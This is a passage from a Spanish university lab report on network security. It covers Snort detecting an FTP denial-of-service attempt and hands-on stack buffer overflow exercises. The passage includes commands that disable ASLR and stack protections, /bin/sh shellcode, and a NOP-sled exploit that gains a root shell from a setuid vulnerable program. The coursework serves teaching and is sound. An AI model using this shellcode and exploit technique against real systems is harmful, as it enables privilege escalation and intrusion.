 ^X Salir ^R Leer fich. ^E Reemplazar ^U Pegar txt ^I Ortografía ^L Ir a Línea ^O Pág. sig.

Figura 38: Adición de las reglas de ftp.

Una vez reiniciado el servicio, se vuelve a ejecutar la denegación de servicio y se observa que Snort detecta perfectamente el ataque (figura 39).

```
[**] [1:1777:8] FTP EXPLOIT STAT * dos attempt [**]
[Classification: Attempted Denial of Service] [Priority: 2]
05/27-17:47:47.903680 192.168.61.189:43488 -> 192.168.62.189:21
TCP TTL:64 TOS:0x0 ID:42967 Iplen:20 DgmLen:1500 DF
***@***** Seq: 0x0EB2457F Ack: 0xE2E3D49A Win: 0xE5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21422781 1874356
[Xref => http://www.microsoft.com/technet/security/bulletin/MS02-018.mspx][Xref = .org/plugins/dump.php?Id=109341][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi]
ef => http://www.securityfocus.com/bid/44821

[*!*] [1:1379:12] FTP STAT overflow attempt [*!]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
05/27-17:47:47.903680 192.168.61.189:43488 -> 192.168.62.189:21
TCP TTL:64 TOS:0x0 ID:42967 Iplen:20 DgmLen:1500 DF
***@***** Seq: 0x0EB2457F Ack: 0xE2E3D49A Win: 0xE5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21422781 1874356
[Xref => http://labs.defcon.com/advisories/2001/def-2001-31.txt][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-1021][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0542][Xref => http://www.securityfocus.com/bid/3507]

[*!*] [1:1748:81] FTP command overflow attempt [*!]
[Classification: Generic Protocol Command Decode1] [Priority: 3]
05/27-17:47:47.903680 192.168.61.189:43488 -> 192.168.62.189:21
TCP TTL:64 TOS:0x0 ID:42967 Iplen:20 DgmLen:1500 DF
***@***** Seq: 0x0EB2457F Ack: 0xE2E3D49A Win: 0xE5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21422781 1874356
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0606][Xref => http://www.securityfocus.com/bid/46381]
```

----- next -- 330

Figura 39: Detección de la denegación de servicio.

6. Buffer Overflow

Buffer Overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por un buffer. Este hecho provoca el desbordamiento del buffer y la sobrescritura de espacios adyacentes en la pila o incluso en zonas de memoria reservadas para otras cosas. Dichas zonas de memoria pueden contener información importante para el correcto funcionamiento del programa o incluso información sensible del usuario o de otros programas.

Actualmente los sistemas operativos tienen ciertas medidas para paliar estas vulnerabilidades. Se va a proceder a la desactivación de esas medidas para poder ejecutar los programas:

- Direcciones aleatorias. Actualmente Ubuntu y otros sistemas usan un direccionamiento aleatorio en la pila para hacer que más difícil ejecutar un buffer overflow con éxito. Para desactivarlo:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Esquema de protección de pila. En honor a los canarios que se utilizaban en las minas, la pila tiene una palabra denominada canario que coloca entre los buffers y los datos. De tal forma, si el canario no coincide con el original, no se ejecuta el programa. Para desactivarlo:

```
$ gcc -fno-stack-protector programa.c
```

- Pila no ejecutable. Ubuntu usa pilas tanto ejecutables como no ejecutables. Sin embargo, utiliza la no ejecutable por defecto para evitar buffer overflows. Para hacerla ejecutable:

```
$ gcc -z execstack programa.c
```

6.1. Modificación de variables

Dado el siguiente código funcional (`myVar.c`), vamos a modificarlo y hacer que genere un buffer overflow.

```
/* myVar.c */  
  
#include <string.h>
```

```
#include <stdio.h>

void foo (char * bar) {

    char c[28];
    float myVar = 10.5;

    printf("myVar_value_=_%f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value_=_%f\n", myVar);
}

int main (int argc, char ** argv) {
    foo("foo_text");
    return 0;
}
```




Figura 40: Pila de los programas myVar.c y myVar_BO.c.

La forma de hacerlo es percibirse de que hay un buffer c cuya capacidad es 28 y provocar un desbordamiento en el mismo. Tal como se indica en la figura 40, inmediatamente tras el buffer se encuentra la variable myVar. Así pues, cuando se produzca el desbordamiento en el buffer, se sobreescibirá esta variable y ésta mostrará lo que deseemos. El programa denominado myVar_BO.c cumple con esta funcionalidad.

La comparación entre los resultados de los programas se refleja en la figura 41.

```
/* myVar_BO.c */

#include <string.h>
#include <stdio.h>

void foo (char * bar){

    char c[28];
    float myVar = 10.5;

    printf("myVar_value_= %f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value_= %f\n", myVar);
}

int main (int argc, char ** argv){
    foo("el_sentido_de_la_vida_es:_42\x3f\x36\xd9\x3e");
    return 0;
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
aliciaruto@aliciaruto-VirtualBox:~$ gcc -o myVar myVar.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar
myVar value = 10.500000
myVar value = 10.500000
aliciaruto@aliciaruto-VirtualBox:~$ gcc -fno-stack-protector -o myVar_BO myVar_BO.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar_BO
myVar value = 10.500000
myVar value = 0.424242
aliciaruto@aliciaruto-VirtualBox:~$ █
```

Figura 41: Resultado de los programas myVar.c y myVar_BO.c.

6.2. Shellcode básico

El apartado anterior contemplaba la posibilidad de, gracias al desbordamiento de buffer, conseguir cambiar el valor a una variable posterior. En esta ocasión, vamos a hacer un desbordamiento que genere un bash gracias a una pila ejecutable.

Tras compilar y ejecutar el siguiente código, obtenemos el bash que se muestra en la figura 42.

```
/* call_shellcode.c */

/*A program that creates a shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0" /* Line 1: xorl %eax, %eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp, %ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp, %ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b, %al */
"\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv) {
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ gcc -z execstack -o call_shellcode call_shellcode.c
aliciaruto@aliciaruto-VirtualBox:~$ ./call_shellcode
$ pwd
/home/aliciaruto
$ █
```

Figura 42: Resultado de call_shellcode.c.

6.3. Shellcode avanzado

De forma similar al shellcode básico, tenemos la llamada al bash en un shellcode que hemos de conseguir ejecutar dado un código básico.

Para ello, lo que hacemos es llenar el buffer de NOPs e incluir el shellcode al final del fichero. Además, se coloca la dirección a saltar encima del shellcode (figura 43).

La intención inicial fue provocar que el return que tiene la pila de la función bof hacia el main se vea alterado justamente por la dirección a saltar. Sin embargo, acceder a tal dirección exacta no es trivial, por lo que hemos decidido aprovechar los NOPs del buffer inicial para corromper ese return (figura 44) y hacer que recorra la pila hasta que se encuentre con la dirección que hemos introducido, salte y se ejecute el shellcode, obteniendo así un shell como root (figura 45).




Figura 43: Pila del programa `exploit.c`.

```
/* exploit.c */
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xC0" /* Line 1: xorl %eax, %eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68""//sh" /* Line 3: pushl $0x68732f2f */
    "\x68""/bin" /* Line 4: pushl $0x6e6962f2 */
    "\x89\xE3" /* Line 5: movl %esp, %ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xE1" /* Line 8: movl %esp, %ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b, %al */
    "\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv) {

    long addr, *ptr;
    FILE *badfile;
    char buffer[517];

    // Inicializar buffer con NOPs
    memset(&buffer, 0x90, 517);

    // Direccion del buffer a saltar
    addr = 0xbffffeff;

    ptr = (long *) (buffer);

    // Colocar la direccion a saltar a 24 bytes de la
    // direccion del buffer
    *(ptr+6) = addr;

    // Incluir el shellcode al final del buffer
    strcpy(buffer + 517 - strlen(shellcode), shellcode);

    // Imprimir el codigo en el fichero
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
```

```
|     fclose(badfile);  
| }
```




Figura 44: Pila del programa stack.c antes y después del Buffer Overflow.

```
/* stack.c */  
  
#include <stdlib.h>  
#include <stdio.h>  
#include <string.h>  
  
int bof(char *str) {  
  
    char buffer[12];  
  
    // strcpy presenta un problema de buffer overflow  
    strcpy(buffer, str);  
    return 1;  
}
```

```
}
```

```
int main(int argc, char **argv) {
```

```
    char str[517];
```

```
    FILE *badfile;
```

```
    badfile = fopen("badfile", "r");
```

```
    fread(str, sizeof(char), 517, badfile);
```

```
    bof(str);
```

```
    return 1;
```

```
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ su root
Contraseña:
root@aliciaruto-VirtualBox:/home/aliciaruto# gcc -z execstack -fno-stack-protector -o stack stack.c -g
root@aliciaruto-VirtualBox:/home/aliciaruto# chmod 4755 stack
root@aliciaruto-VirtualBox:/home/aliciaruto# exit
exit
aliciaruto@aliciaruto-VirtualBox:~$ gcc -o exploit exploit.c
aliciaruto@aliciaruto-VirtualBox:~$ ./exploit
aliciaruto@aliciaruto-VirtualBox:~$ ./stack
# whoami
root
#
```

Figura 45: Resultado de exploit.c. y stack.c.

7. Conclusiones y valoraciones personales

Es obvio que cada sistema desarrollado, sea programa o servicio, necesita paralelamente otro sistema de seguridad que lo proteja ante ataques.

El problema de ayer era controlar y monitorizar el acceso directo a los sistemas, prohibiendo el acceso a todo aquel que no tuviera permiso para acceder. La seguridad del ayer se basaba en el concepto de perímetro, en construir castillos: firewalls, antivirus, etc.

El problema de hoy es que los atacantes han aprendido a volar, a saltar los muros del castillo, o han encontrado pasadizos secretos en la muralla. La seguridad de hoy debe prestar atención a mucho más, pero sin descuidar la seguridad del ayer.

Por un lado, el control de acceso forma parte de la seguridad del ayer, aunque la autorización multifactor le da una mejor seguridad.

Por otro lado, la detecciónn de intrusiones y la gestiónn de vulnerabilidades ya tienen parte del problema de hoy, puesto que hace falta saber qué estás protegiendo y qué vulnerabilidades tiene para poder protegerlo. Los Buffer Overflow son un ejemplo claro de problemática de hoy, pues atacan directamente a la implementación del servicio.

Como valoración de la práctica, comentar que complementa perfectamente a la teoría. Sin embargo, consideramos que la práctica ha excedido el tiempo de dedicación de la misma. A continuación presentamos una tabla resumen de las horas invertidas en las prácticas de la asignatura.

Estudiante	Primera parte	Segunda parte	Total
Alicia	41	57	98
Cristian	78	26	104
Total	119	83	202

Cuadro 1: Horas dedicadas a cada parte de la práctica.